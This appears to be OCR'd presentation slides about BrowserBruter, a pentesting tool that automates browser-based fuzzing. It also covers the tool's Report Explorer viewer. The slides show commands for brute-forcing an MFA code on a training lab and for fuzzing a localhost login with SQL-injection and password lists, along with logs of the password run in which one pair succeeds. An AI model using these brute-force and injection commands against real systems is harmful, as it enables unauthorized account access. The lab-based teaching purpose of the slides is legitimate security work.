
- python3 BrowserBruter.py --elements mfa-code --button submit --target https://<LAB-ID>.web-security-academy.net/login --cookie session:<COOKIE> --attack 1 --payloads mfa.txt **--python "driver.find_element(By.NAME, 'username').send_keys('carlos'); driver.find_element(By.NAME,'password').send_keys('montoya');driver.find_element(By.XPATH, '/html/body/div[2]/section/div/section/form/button').click();"**

  Note: Above code demonstrates automation only, does not solves the lab

Extensible - The Art Of Browser Automation

- Unlocks countless possibilities to tackle various scenarios where only limitation is finding the right javascript code and python code
- Truly gives the power in the hand of the pentester
- Do whatever you want to do, only barrier is coding and imagination


BurpSuite Support The `--proxy` Option




BurpSuite Support The `--proxy` Option

```
┌──デ═─ ××> python3 BrowserBruter.py --elements username
,password --payloads sqli.txt --target http://localhost
/login3.php --button btn-default --attack 1 --fill user
name,password --proxy http://127.0.0.1:8080
```

BurpSuite Support The `--proxy` Option



BurpSuite Support The `--proxy` Option




#	Host	Method	URL	Params	Edited	Status code
62	http://localhost	POST	/login3.php	✓		200
61	http://localhost	GET	/login3.php			200
60	http://localhost	POST	/login3.php	✓		200
59	http://localhost	GET	/login3.php			200
58	http://localhost	POST	/login3.php	✓		200
57	http://localhost	GET	/login3.php			200
56	http://localhost	POST	/login3.php	✓		200
55	http://localhost	GET	/login3.php			200
54	http://localhost	POST	/login3.php	✓		200
53	http://localhost	GET	/login3.php			200
52	http://localhost	POST	/login3.php	✓		200
51	http://localhost	GET	/login3.php			200

The Report Explorer

- A GUI based report viewer tool to analyze the results of the attack.
- Bundled with various utilities to search, filter and sort the results.
- A detailed panel to view and analyse the HTTP traffic requests/responses.
- User Friendly UI inspired from Burp Suite UI.
- Includes options like - '--report', '--grep', '--split'

The Report Explorer




Loading The Report

1. Using `--report` option -

```
デ═一 ××> python3 ReportExplorer.py --report BrowserBr
uter_Reports/localhost/2024-04-05_00-25-51/localhost-20
24-04-05_00-25-51.csv
```


Loading The Report

2. Loading from ‘Load Report’ option-




Loading The Report


2. Loading from 'Load Report' option-



The Report Explorer - GUI



The Report Explorer - GUI - Traffic




Index	Request Time	Fuzzing	Payload	Method	URL	Response Time	Cycle Time MilliSeconds	Response Status Code	Respon
0	2024-04-05 00:25:54	['username', 'password']	('portaladmin', '123')	GET	http://localhost/login3.php	2024-04-05 00:25:54	7	200	1084
1	2024-04-05 00:25:56	['username', 'password']	('portaladmin', '123')	POST	http://localhost/login3.php	2024-04-05 00:25:56	53	200	1141
2	2024-04-05 00:25:56	['username', 'password']	('portaladmin', 'super_stron	GET	http://localhost/login3.php	2024-04-05 00:25:56	5	200	1084
3	2024-04-05 00:25:57	['username', 'password']	('portaladmin', 'super_stron	POST	http://localhost/login3.php	2024-04-05 00:25:57	52	302	3050
4	2024-04-05 00:25:57	['username', 'password']	('portaladmin', 'super_stron	GET	http://localhost/dashboard.	2024-04-05 00:25:57	12	200	2124
5	2024-04-05 00:25:58	['username', 'password']	('portaladmin', 'qesdgs6e56'	GET	http://localhost/login3.php	2024-04-05 00:25:58	5	200	1084
6	2024-04-05 00:25:58	['username', 'password']	('portaladmin', 'qesdgs6e56'	POST	http://localhost/login3.php	2024-04-05 00:25:58	49	200	1141
7	2024-04-05 00:25:59	['username', 'password']	('portaladmin', 'wqwer')	GET	http://localhost/login3.php	2024-04-05 00:25:59	5	200	1084
8	2024-04-05 00:25:59	['username', 'password']	('portaladmin', 'wqwer')	POST	http://localhost/login3.php	2024-04-05 00:25:59	52	200	1141
9	2024-04-05 00:26:00	['username', 'password']	('admin@gmail.com', '123')	GET	http://localhost/login3.php	2024-04-05 00:26:00	5	200	1084
10	2024-04-05 00:26:00	['username', 'password']	('admin@gmail.com', '123')	POST	http://localhost/login3.php	2024-04-05 00:26:00	48	200	1134
11	2024-04-05 00:26:01	['username', 'password']	('admin@gmail.com', 'super	GET	http://localhost/login3.php	2024-04-05 00:26:01	5	200	1084
12	2024-04-05 00:26:01	['username', 'password']	('admin@gmail.com', 'super	POST	http://localhost/login3.php	2024-04-05 00:26:01	50	200	1134
13	2024-04-05 00:26:02	['username', 'password']	('admin@gmail.com', 'qesdg	GET	http://localhost/login3.php	2024-04-05 00:26:02	5	200	1084
14	2024-04-05 00:26:02	['username', 'password']	('admin@gmail.com', 'qesdg	POST	http://localhost/login3.php	2024-04-05 00:26:02	54	200	1134
15	2024-04-05 00:26:03	['username', 'password']	('admin@gmail.com', 'wqwe	GET	http://localhost/login3.php	2024-04-05 00:26:03	5	200	1084
16	2024-04-05 00:26:03	['username', 'password']	('admin@gmail.com', 'wqwe	POST	http://localhost/login3.php	2024-04-05 00:26:04	47	200	1134
17	2024-04-05 00:26:04	['username', 'password']	('guest', '123')	GET	http://localhost/login3.php	2024-04-05 00:26:04	5	200	1084
18	2024-04-05 00:26:04	['username', 'password']	('guest', '123')	POST	http://localhost/login3.php	2024-04-05 00:26:05	49	200	1134
19	2024-04-05 00:26:05	['username', 'password']	('guest', 'super_strong_pass	GET	http://localhost/login3.php	2024-04-05 00:26:05	4	200	1084
	2024-04-05 00:26:06	['username', 'password']	('guest', 'super_strong_pass	POST	http://localhost/login3.php	2024-04-05 00:26:06	53	200	1134


The Report Explorer - GUI - Columns

- Index
- Request Time
- Fuzzing (Specifies the element being fuzzed)
- Payload
- Method
- URL
- Response Time
- Cycle Time MilliSeconds
- Response Status Code
- Response Length

